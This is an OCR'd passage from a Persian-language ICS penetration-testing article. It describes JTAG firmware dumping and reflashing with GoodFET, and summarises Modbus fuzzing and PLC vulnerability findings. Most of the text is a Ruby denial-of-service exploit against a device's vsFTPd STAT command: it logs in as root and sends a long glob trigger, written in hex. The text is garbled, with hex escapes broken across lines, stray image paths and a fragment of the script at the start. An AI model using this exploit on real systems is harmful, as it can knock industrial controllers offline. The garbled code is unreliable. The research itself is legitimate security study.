          \x48\x30\x22\x0a\x0a"+"\x74\x54\x65\x6c\x6e\x65\x74\x64"
1.times { |p|
    puts "[+] Sending DoS packet #{p + 1} ..."
    sleep(3)
    sd.write(trigger)
    #buf = sd.recv(189068)
}
sd.close
```


نمونه برداری از Firmware

در فرآیند آزمایش نفوذ یکی از گام های رایج که توسط مهاجم برداشته می شود نمونه برداری از firmware است. نمونه برداری از Firmware یک فرآیند است که firmware را از دستگاه با استفاده از سخت افزار یا رابط های نرم افزاری خارج می سازند. همانطور که ما قبلا نمونه برداری firmware را مشاهده کردیم، ما می توانیم اطلاعات حیاتی درباره اعتبارنامه های Hard Coded دستگاه های صنعتی آسیب پذیر را با استفاده از این روش بدست آوریم. با این حال بدست آوردن همچین اطلاعاتی در طول آزمایش نفوذمان بسیار حیاتی است.

در دستگاه های صنعتی یکی از مهم ترین رابط های برای بدست آوردن firmware، JTAG است. JTAG استاندارد IEEE 1149.1 است که برای آزمایش برد های مدار و درگاه دیباگ کردن پردازنده است. معمولا این درگاه در طی توسعه دادن و آزمایش استفاده می شود و شرکت ها این رابط ها را از دستگاه حذف یا مخفی می کنند. با این حال راهی برای شناسایی


رابط JTAG با استفاده از پویشگر JTAG وجود دارد. همچنین شما می توانید به صورت دستی با تلاش به درک کردن طراحی شماتیک برد، درگاه JTAG را پیدا کنید.

در هدف مورد آزمایشمان، ما نتوانستیم هیچ رابط JTAG در دستگاه هدفمان پیدا کنیم و ما توانایی باز کردن Schneider Electric PLC را نداشتیم. ما تصمیم گرفتیم نمونه برداری Firmware و بارگزاری firmware سفارشی توسط رابط JTAG را با استفاده از یک مدار الکترونیکی کوچک نشان دهیم. در این جا ما از NHB12 استفاده می کنیم.



تصویر 37 برد با رابط JTAG

این یک برد آموزشی است که در کنفرانس Hackers on Planet Earth در New York City توسط Travis Goodspeed معرفی شد. این برد رابط JTAG دارد که برای آزمایشمان مناسب است. ما از Goodfet31 برای آداپتور JTAG استفاده می کنیم. Goodfet بر مبنای برد MSP430 است.



تصویر 38 برد Goodfet برای نمونه برداری Firmware از طریق JTAG

به منظور ارتباط برقرار کردن با برد NHB12 ما نیاز به نصب کردن python-serial داریم تا اجازه دهد Goodfet31 با سیستم عامل ارتباط برقرار کند. ما نیاز به نصب کردن Goodfet داریم که در این قسمت نمایش داده نمی شود. ما کابل JTAG را به رابط JTAG برد NHB12 پیوست می کنیم و در طرف دیگر ما آنرا به برد USB Goodfet31 متصل می کنیم. ما می توانیم مشاهده کنیم که چراغ برد چشمک می زند که این موضوع گواه عملکرد درست آن است. ما می توانیم فرمان آورده شده در زیر را به منظور اطمینان حاصل کردن از وجود firmware درون دستگاه و صحت برقراری ارتباط اجرا کنیم.

Goodfet.monitor info

```
Lucifer@SQLBackup ~
$ goodfet.monitor info
GoodFET with f227 MCU
Clocked at 0x8784
```

سپس یک گام به جلو بر می داریم و با اجرا کردن فرمان زیر تلاش به نمونه برداری firmware از NHB12 می کنیم.

```
goodfet.msp430 dump firmware.hex
```

این فرمان شروع نمونه برداری firmware از دستگاه کرده و آن را در یک فایل با نام firmware.hex ذخیره می کند. بعد از وصله کردن firmware ما می توانیم با استفاده از Bootstrap Loading آن را بارگزاری کنیم.

```
./goodfet.bsl -e -p firmware.hex
```

این فرمان firmware را به دستگاه بارگزاری می کند و این بدین معناست که کاملا یک firmware جدید به دستگاه بارگزاری کنیم.

نتیجه گیری

در ابتدا این مقاله ما فازر پروتکل Modbus خود را بر اساس روش فازینگ تولیدی معرفی کرده و سپس از این فازر بر علیه دستگاه ASAtech استفاده کردیم تا کارآیی آن را بسنجیم. ما با موفقیت توانستیم حفره امنیتی در سرور Modbus دستگاه PLC هدف را با استفاده از این فازر شناسایی کنیم. این نشان دهنده کارا بودن این فازر در آزمایش امنیت واقعی می باشد. ما چندین آزمایش نفوذ بر علیه دستگاه های کنترل صنعتی که در سیستم های حیاتی استفاده می شوند انجام دادیم که شامل دستگاه Schnider Electric و ASAtech می باشد. در حملات بر علیه Schnider Electric ما چندین شناسه FTP و Telnet را پیدا کردیم. همچنین در حین آزمایش در این آزمون ما با موفقیت یک آسیب پذیری احتلال در سرویس دهی را در این دستگاه پیدا کردیم. همچنین آسیب پذیری های متعددی در PLC های، ASAtech کشف شد که بزرگترین آن گرفتن دسترسی root یا ریشه از PLC بود. تحلیل این دستگاه ها با نگاه به سخت افزار آنها و آزمون حمله به PLC با استفاده از مودم GSM موجود در آن نیز بررسی شد. در انتها ما به یک برد الکترونیکی آزمایشی حمله کرده و Frimware آن را از آن خارج، دستکاری، و بارگزاری مجدد به برد نمودیم.

```
####
# DAPHix version 1.5 build 2009-05
# Linux/ppc 2.6.28.7
# vsftpd STAT [TODO: XXX type of buf
# Device 192.168.1.188
#
# DAPHix vsFTPd version info
# .text:10003B44
# .text:10003B44 loc_10003B44: # CODE XREF: sub_10003584+178j
# .text:10003B44 lis %r5, aVsftpd2_0_6@h # "(vsFTPd 2.0.6)"
# .text:10003B48 addi %r5, %r5, aVsftpd2_0_6@l # "(vsFTPd 2.0.6)"
# .text:10003B4C b loc_1
#
# DAPHix vsFTPd STAT command XREF in function sub_10005F38+77C
# .rodata:1001589C off_1001589C: .long aStat # DATA XREF: sub_10005F38+77Co
# .rodata:1001589C # sub_10005F38+780r ...
# .rodata:1001589C # "STAT"
#
# DAPHix vsFTPd STAT trigger location
# .text:100066A8 bl sub_1000AC34
# .text:100066AC cmpwi cr7, %r3, 0
# .text:100066B0 bne cr7, loc_1000734C
# .text:100066B4 lis %r9, off_1001589C@h
# .text:100066B8 lwz %r4, off_1001589C@l(%r9)
# .text:100066BC mr %r3, %r31
#
# DAPHix vsFTPd commands to test
# .rodata:10015774 # " RNTO SITE SIZE SMNT STAT STOR STOU STR"..
####
require 'socket'
host = "192.168.1.188"
```

```
sd = TCPSocket.new(host, 2821)
trigger =
''+"\x55\x53\x45\x52\x20\x72\x6f\x6f"+"\x74\x0a\x50\x41\x53\x53\x20\x36"+"\x3
6\x36\x36\x36\x36\x0a\x0a"+"\x53\x54\x41\x54\x20\x7b\x7b\x2a"+"\x7d\x2c\x7b\x
7b\x2a\x7d\x2c\x7b"+"\x7b\x2a\x7d\x2c\x7b\x7b\x2a\x7d"+"\x2c\x7b\x7b\x2a\x7d\
x2c\x7b\x7b"+"\x2a\x7d\x2c\x7b\x7b\x2a\x7d\x2c"+"\x7b\x7b\x2a\x7d\x2c\x7b\x7b
\x2a"+"\x7d\x2c\x7b\x7b\x2a\x7d\x2c\x7b"+"\x7b\x2a\x7d\x2c\x7b\x7b\x2a\x7d"+"
\x2c\x7b\x7b\x2a\x7d\x2c\x7b\x7b"+"\x2a\x7d\x2c\x7b\x7b\x2a\x7d\x2c"+"\x7b\x7
b\x2a\x7d\x2c\x7b\x7b\x2a"+"\x7d\x2c\x7b\x7b\x2a\x7d\x2c\x7b"+"\x7b\x2a\x7d\x
2c\x7b\x7b\x2a\x7d"+"\x2c\x7b\x7b\x2a\x7d\x2c\x7b\x7b"+"\x2a\x7d\x2c\x7b\x7b\
x2a\x7d\x2c"+"\x7b\x7b\x2a\x7d\x2c\x7b\x7b\x2a"+"\x7d\x2c\x7b\x7b\x2a\x7d\x2c
\x7b"+"\x7b\x2a\x7d\x2c\x7b\x7b\x2a\x7d"+"\x2c\x7b\x7b\x2a\x7d\x2c\x7b\x7b"+"
\x2a\x7d\x2c\x7b\x7b\x2a\x7d\x2c"+"\x7b\x7b\x2a\x7d\x2c\x7b\x7b\x2a"+"\x7d\x2
c\x7b\x7b\x2a\x7d\x2c\x7b"+"\x7b\x2a\x7d\x2c\x7b\x7b\x2a\x7d"+"\x2c\x7b\x7b\x
2a\x7d\x2c\x7b\x7b"+"\x2a\x7d\x2c\x7b\x7b\x2a\x7d\x2c"+"\x7b\x7b\x2a\x7d\x2c\
x7b\x7b\x2a"+"\x7d\x2c\x7b\x7b\x2a\x7d\x2c\x7b"+"\x7b\x2a\x7d\x2c\x7b\x7b\x2a
\x7d"+"\x2c\x7b\x7b\x2a\x7d\x2c\x7b\x7b"+"\x2a\x7d\x2c\x7b\x7b\x2a\x7d\x2c"+"
\x7b\x7b\x2a\x7d\x2c\x7b\x7b\x2a"+"\x7d\x2c\x7b\x7b\x2a\x7d\x2c\x7b"+"\x7b\x2
a\x7d\x2c\x7b\x7b\x2a\x7d"+"\x2c\x7b\x7b\x2a\x7d\x2c\x7b\x7b"+"\x2a\x7d\x2c\x
7b\x7b\x2a\x7d\x2c"+"\x7b\x7b\x2a\x7d\x2c\x7b\x7b\x2a"+"\x7d\x2c\x7b\x7b\x2a\
x7d\x2c\x7b+"\x7b\x2a\x7d\x2c\x7b\x7b\x2a\x7d"+"\x2c\x7b\x7b\x2a\x7d\x2c\x7b\
x7b"+"\x2a\x7d\x2c\x7b\x7b\x2a\x7d\x2c"+"\x7b\x7b\x2a\x7d\x2c\x7b\x7b\x2a"+"\
x7d\x2c\x7b\x7b\x2a\x7d\x2c\x7b"+"\x7b\x2a\x7d\x2c\x7b\x7b\x2a\x7d"+"\x2c\x7b
\x7b\x2a\x7d\x2c\x7b\x7b"+"\x2a\x7d\x2c\x7b\x7b\x2a\x7d\x2c"+"\x7b\x7b\x2a\x7
d\x2c\x7b\x7b\x2a"+"\x7d\x2c\x7b\x7b\x2a\x7d\x2c\x7b"+"\x7b\x2a\x7d\x2c\x7b\x
7b\x2a\x7d"+"\x2c\x7b\x7b\x2a\x7d\x2c\x7b\x7b"+"\x2a\x7d\x2c\x7b\x7b\x2a\x7d\
x2c"+"\x7b\x7b\x2a\x7d\x2c\x7b\x7b\x2a"+"\x7d\x2c\x7b\x7b\x2a\x7d\x2c\x7b"+"\
x7b\x2a\x7d\x2c\x7b\x7b\x2a\x7d"+"\x2c\x7b\x7b\x2a\x7d\x2c\x7b\x7b"+"\x2a\x7d
\x2c\x7b\x7b\x2a\x7d\x2c"+"\x7b\x7b\x2a\x7d\x2c\x7b\x7b\x2a"+"\x7d\x2c\x7b\x7
b\x2a\x7d\x2c\x7b"+"\x7b\x2a\x7d\x2c\x7b\x7b\x2a\x7d"+"\x2c\x7b\x7b\x2a\x7d\x
2c\x7b\x7b"+"\x2a\x7d\x2c\x7b\x7b\x2a\x7d\x2c"+"\x7b\x7b\x2a\x7d\x2c\x7b\x7b\
x2a"+"\x7d\x2c\x7b\x7b\x2a\x7d\x2c\x7b"+"\x7b\x2a\x7d\x2c\x7b\x7b\x2a\x7d"+"\
x2c\x7b\x7b\x2a\x7d\x2c\x7b\x7b"+"\x2a\x7d\x2c\x7b\x7b\x2a\x7d\x2c"+"\x7b\x7b
\x2a\x7d\x2c\x7b\x7b\x2a"+"\x7d\x2c\x7b\x7b\x2a\x7d\x2c\x7b"+"\x7b\x2a\x7d\x2
c\x7b\x7b\x2a\x7d"+"\x2c\x7b\x7b\x2a\x7d\x2c\x7b\x7b"+"\x2a\x7d\x2c\x7b\x7b\x
2a\x7d\x2c\x7b"+"\x7b\x2a\x7d\x2c\x7b\x7b\x2a\x7d\x2c"+"\x7b\x7b\x2a\x7d\x2c\x7
b\x7b\x2a"+"\x7d\x2c\x7b\x7b\x2a\x7d\x2c\x7b"+"\x7b\x2a\x7d\x2c\x7b\x7b\x2a\
x7d"+"\x2c\x7b\x7b\x2a\x7d\x2c\x7b\x7b"+"\x2a\x7d\x2c\x7b\x7b\x2a\x7d\x2c"+"\
x7b\x7b\x2a\x7d\x2c\x7b\x7b\x2a"+"\x7d\x2c\x7b\x7b\x2a\x7d\x2c\x7b"+"\x7b\x2a
\x7d\x2c\x7b\x7b\x2a\x7d"+"\x2c\x7b\x7b\x2a\x7d\x2c\x7b\x7b"+"\x2a\x7d\x2c\x7
b\x7b\x2a\x7d\x2c"+"\x7b\x7b\x2a\x7d\x2c\x7b\x7b\x2a"+"\x7d\x2c\x7b\x7b\x2a\x
7d\x2c\x7b"+"\x7b\x2a\x7d\x2c\x7b\x7b\x2a\x7d"+"\x2c\x7b\x7b\x2a\x7d\x2c\x7b\
x7b"+"\x2a\x7d\x2c\x7b\x7b\x2a\x7d\x2c"+"\x7b\x7b\x2a\x7d\x2c\x7b\x7b\x2a"+"\
x7d\x2c\x7b\x7b\x2a\x7d\x2c\x7b"+"\x7b\x2a\x7d\x2c\x7b\x7b\x2a\x7d"+"\x2c\x7b
\x7b\x2a\x7d\x2c\x7b\x7b"+"\x2a\x7d\x2c\x7b\x7b\x2a\x7d\x2c"+"\x7b\x7b\x2a\x7
d\x2c\x7b\x7b\x2a"+"\x7d\x2c\x7b\x7b\x2a\x7d\x2c\x7b"+"\x7b\x2a\x7d\x2c\x7b\x
7b\x2a\x7d"+"\x2c\x7b\x7b\x2a\x7d\x2c\x7b\x7b"+"\x2a\x7d\x2c\x7b\x7b\x2a\x7d\
x2c"+"\x7b\x7b\x2a\x7d\x2c\x7b\x7b\x2a"+"\x7d\x2c\x7b\x7b\x2a\x7d\x2c\x7b"+"\
x7b\x2a\x7d\x2c\x7b\x7b\x2a\x7d"+"\x2c\x7b\x7b\x2a\x7d\x2c\x7b\x7b"+"\x2a\x7d
\x2c\x7b\x7b\x2a\x7d\x2c"+"\x7b\x7b\x2a\x7d\x2c\x7b\x7b\x2a"+"\x7d\x2c\x7b\x7
b\x2a\x7d\x2c\x7b"+"\x7b\x2a\x7d\x2c\x7b\x7b\x2a\x7d"+"\x2c\x7b\x7b\x2a\x7d\x
```

```
2c\x7b\x7b"+"\x2a\x7d\x2c\x7b\x7b\x2a\x7d\x2c"+"\x7b\x7b\x2a\x7d\x2c\x7b\x7b\
x2a"+"\x7d\x2c\x7b\x7b\x2a\x7d\x2c\x7b"+"\x7b\x2a\x7d\x2c\x7b\x7b\x2a\x7d"+"\
x2c\x7b\x7b\x2a\x7d\x2c\x7b\x7b"+"\x2a\x7d\x2c\x7b\x7b\x2a\x7d\x2c"+"\x7b\x7b
\x2a\x7d\x2c\x7b\x7b\x2a"+"\x7d\x2c\x7b\x7b\x2a\x7d\x2c\x7b"+"\x7b\x2a\x7d\x2
c\x7b\x7b\x2a\x7d"+"\x2c\x7b\x7b\x2a\x7d\x2c\x7b\x7b"+"\x2a\x7d\x2c\x7b\x7b\x
2a\x7d\x2c"+"\x7b\x7b\x2a\x7d\x2c\x7b\x7b\x2a"+"\x7d\x2c\x7b\x7b\x2a\x7d\x2c\
x7b"+"\x7b\x2a\x7d\x2c\x7b\x7b\x2a\x7d"+"\x2c\x7b\x7b\x2a\x7d\x2c\x7b\x7b"+"\
x2a\x7d\x2c\x7b\x7b\x2a\x7d\x2c"+"\x7b\x7b\x2a\x7d\x2c\x7b\x7b\x2a"+"\x7d\x2c
\x7b\x7b\x2a\x7d\x2c\x7b"+"\x7b\x2a\x7d\x2c\x7b\x7b\x2a\x7d"+"\x2c\x7b\x7b\x2
a\x7d\x2c\x7b\x7b"+"\x2a\x7d\x2c\x7b\x7b\x2a\x7d\x2c"+"\x7b\x7b\x2a\x7d\x2c\x
7b\x7b\x2a"+"\x7d\x2c\x7b\x7b\x2a\x7d\x2c\x7b"+"\x7b\x2a\x7d\x2c\x7b\x7b\x2a\
x7d"+"\x2c\x7b\x7b\x2a\x7d\x2c\x7b\x7b"+"\x2a\x7d\x2c\x7b\x7b\x2a\x7d\x2c"+"\
x7b\x7b\x2a\x7d\x2c\x7b\x7b\x2a"+"\x7d\x2c\x7b\x7b\x2a\x7d\x2c\x7b"+"\x7b\x2a
\x7d\x2c\x7b\x7b\x2a\x7d"+"\x2c\x7b\x7b\x2a\x7d\x2c\x7b\x7b"+"\x2a\x7d\x2c\x7
b\x7b\x2a\x7d\x2c"+"\x7b\x7b\x2a\x7d\x2c\x7b\x7b\x2a"+"\x7d\x2c\x7b\x7b\x2a\x
7d\x2c\x7b"+"\x7b\x2a\x7d\x2c\x7b\x7b\x2a\x7d"+"\x2c\x7b\x7b\x2a\x7d\x2c\x7b\
x7b"+"\x2a\x7d\x2c\x7b\x7b\x2a\x7d\x2c"+"\x7b\x7b\x2a\x7d\x2c\x7b\x7b\x2a"+"\
x7d\x2c\x7b\x7b\x2a\x7d\x2c\x7b"+"\x7b\x2a\x7d\x2c\x7b\x7b\x2a\x7d"+"\x2c\x7b
\x7b\x2a\x7d\x2c\x7b\x7b"+"\x2a\x7d\x2c\x7b\x7b\x2a\x7d\x2c"+"\x7b\x7b\x2a\x7
d\x2c\x7b\x7b\x2a"+"\x7d\x2c\x7b\x7b\x2a\x7d\x2c\x7b"+"\x7b\x2a\x7d\x2c\x7b\x
7b\x2a\x7d"+"\x2c\x7b\x7b\x2a\x7d\x2c\x7b\x7b"+"\x2a\x7d\x2c\x7b\x7b\x2a\x7d\
x2c"+"\x7b\x7b\x2a\x7d\x2c\x7b\x7b\x2a"+"\x7d\x2c\x7b\x7b\x2a\x7d\x2c\x7b"+"\
x7b\x2a\x7d\x2c\x7b\x7b\x2a\x7d"+"\x2c\x7b\x7b\x2a\x7d\x2c\x7b\x7b"+"\x2a\x7d
\x2c\x7b\x7b\x2a\x7d\x2c"+"\x7b\x7b\x2a\x7d\x2c\x7b\x7b\x2a"+"\x7d\x2c\x7b\x7
b\x2a\x7d\x2c\x7b"+"\x7b\x2a\x7d\x2c\x7b\x7b\x2a\x7d"+"\x2c\x7b\x7b\x2a\x7d\x
2c\x7b\x7b"+"\x2a\x7d\x2c\x7b\x7b\x2a\x7d\x2c"+"\x7b\x7b\x2a\x7d\x2c\x7b\x7b\
x2a"+"\x7d\x2c\x7b\x7b\x2a\x7d\x2c\x7b"+"\x7b\x2a\x7d\x2c\x7b\x7b\x2a\x7d"+"\
x2c\x7b\x7b\x2a\x7d\x2c\x7b\x7b"+"\x2a\x7d\x2c\x7b\x7b\x2a\x7d\x2c"+"\x7b\x7b
\x2a\x7d\x2c\x7b\x7b\x2a"+"\x7d\x2c\x7b\x7b\x2a\x7d\x2c\x7b"+"\x7b\x2a\x7d\x2
c\x7b\x7b\x2a\x7d"+"\x2c\x7b\x7b\x2a\x7d\x2c\x7b\x7b"+"\x2a\x7d\x2c\x7b\x7b\x
2a\x7d\x2c"+"\x7b\x7b\x2a\x7d\x2c\x7b\x7b\x2a"+"\x7d\x2c\x7b\x7b\x2a\x7d\x2c\
x7b"+"\x7b\x2a\x7d\x2c"+"\x7b\x7b\x2a\x7d\x2c\x7b\x7b\x2a"+"\x7d\x2c\x7b\x7b\
x2a\x7d\x2c\x7b"+"\x7b\x2a\x7d\x2c\x7b\x7b\x2a\x7d"+"\x2c\x7b\x7b\x2a\x7d\x2c
\x7b\x7b"+"\x2a\x7d\x2c\x7b\x7b\x2a\x7d\x2c"+"\x7b\x7b\x2a\x7d\x2c\x7b\x7b\x2
a"+"\x7d\x2c\x7b\x7b\x2a\x7d\x2c\x7b"+"\x7b\x2a\x7d\x2c\x7b\x7b\x2a\x7d"+"\x2
c\x7b\x7b\x2a\x7d\x2c\x7b\x7b"+"\x2a\x7d\x2c\x7b\x7b\x2a\x7d\x2c"+"\x7b\x7b\x
2a\x7d\x2c\x7b\x7b\x2a"+"\x7d\x2c\x7b\x7b\x2a\x7d\x2c\x7b"+"\x7b\x2a\x7d\x2c\
x7b\x7b\x2a\x7d"+"\x2c\x7b\x7b\x2a\x7d\x2c\x7b\x7b"+"\x2a\x7d\x2c\x7b\x7b\x2a
\x7d\x2c"+"\x7b\x7b\x2a\x7d\x2c\x7b\x7b\x2a"+"\x7d\x2c\x7b\x7b\x2a\x7d\x2c\x7
b"+"\x7b\x2a\x7d\x2c\x7b\x7b\x2a\x7d"+"\x2c\x7b\x7b\x2a\x7d\x2c\x7b\x7b"+"\x2
a\x7d\x2c\x7b\x7b\x2a\x7d\x2c"+"\x7b\x7b\x2a\x7d\x2c\x7b\x7b\x2a"+"\x7d\x2c\x
7b\x7b\x2a\x7d\x2c\x7b"+"\x7b\x2a\x7d\x2c\x7b\x7b\x2a\x7d"+"\x2c\x7b\x7b\x2a\
x7d\x2c\x7b\x7b"+"\x2a\x7d\x2c\x7b\x7b\x2a\x7d\x2c"+"\x7b\x7b\x2a\x7d\x2c\x7b
\x7b\x2a"+"\x7d\x2c\x7b\x7b\x2a\x7d\x2c\x7b"+"\x7b\x2a\x7d\x2c\x7b\x7b\x2a\x7
d"+"\x2c\x7b\x7b\x2a\x7d\x2c\x7b\x7b"+"\x2a\x7d\x2c\x7b\x7b\x2a\x7d\x2c"+"\x7
b\x7b\x2a\x7d\x2c\x7b\x7b\x2a"+"\x7d\x2c\x7b\x7b\x2a\x7d\x2c\x7b"+"\x7b\x2a\x
7d\x2c\x7b\x7b\x2a\x7d"+"\x2c\x7b\x7b\x2a\x7d\x2c\x7b\x7b"+"\x2a\x7d\x2c\x7b\
x7b\x2a\x7d\x2c"+"\x7b\x7b\x2a\x7d\x2c\x7b\x7b\x2a"+"\x7d\x2c\x7b\x7b\x2a\x7d
\x2c\x7b"+"\x7b\x2a\x7d\x2c\x7b\x7b\x2a\x7d"+"\x2c\x7b\x7b\x2a\x7d\x2c\x7b\x7
b"+"\x2a\x7d\x2c\x7b\x7b\x2a\x7d\x2c"+"\x7b\x7b\x2a\x7d\x2c\x7b\x7b\x2a"+"\x7
d\x2c\x7b\x7b\x2a\x7d\x2c\x7b"+"\x7b\x2a\x7d\x2c\x7b\x7b\x2a\x7d"+"\x2c\x7b\x
7b\x2a\x7d\x2c\x7b\x7b"+"\x2a\x7d\x2c\x7b\x7b\x2a\x7d\x2c"+"\x7b\x7b\x2a\x7d\
x2c\x7b\x7b\x2a"+"\x7d\x2c\x7b\x7b\x2a\x7d\x2c\x7b"+"\x7b\x2a\x7d\x2c\x7b\x7b
\x2a\x7d"+"\x2c\x7b\x7b\x2a\x7d\x2c\x7b\x7b"+"\x2a\x7d\x2c\x7b\x7b\x2a\x7d\x2
c"+"\x7b\x7b\x2a\x7d\x2c\x7b\x7b\x2a"+"\x7d\x2c\x7b\x7b\x2a\x7d\x2c\x7b"+"\x7
```

```
b\x2a\x7d\x2c\x7b\x7b\x2a\x7d"+"\x2c\x7b\x7b\x2a\x7d\x2c\x7b\x7b"+"\x2a\x7d\x
2c\x7b\x7b\x2a\x7d\x2c"+"\x7b\x7b\x2a\x7d\x2c\x7b\x7b\x2a"+"\x7d\x2c\x7b\x7b\
x2a\x7d\x2c\x7b"+"\x7b\x2a\x7d\x2c\x7b\x7b\x2a\x7d"+"\x2c\x7b\x7b\x2a\x7d\x2c
\x7b\x7b"+"\x2a\x7d\x2c\x7b\x7b\x2a\x7d\x2c"+"\x7b\x7b\x2a\x7d\x2c\x7b\x7b\x2
a"+"\x7d\x2c\x7b\x7b\x2a\x7d\x2c\x7b"+"\x7b\x2a\x7d\x2c\x7b\x7b\x2a\x7d"+"\x2
c\x7b\x7b\x2a\x7d\x2c\x7b\x7b"+"\x2a\x7d\x2c\x7b\x7b\x2a\x7d\x2c"+"\x7b\x7b\x
2a\x7d\x2c\x7b\x7b\x2a"+"\x7d\x2c\x7b\x7b\x2a\x7d\x2c\x7b"+"\x7b\x2a\x7d\x2c\
x7b\x7b\x2a\x7d"+"\x2c\x7b\x7b\x2a\x7d\x2c\x7b\x7b"+"\x2a\x7d\x2c\x7b\x7b\x2a
\x7d\x2c"+"\x7b\x7b\x2a\x7d\x2c\x7b\x7b\x2a"+"\x7d\x2c\x7b\x7b\x2a\x7d\x2c\x7
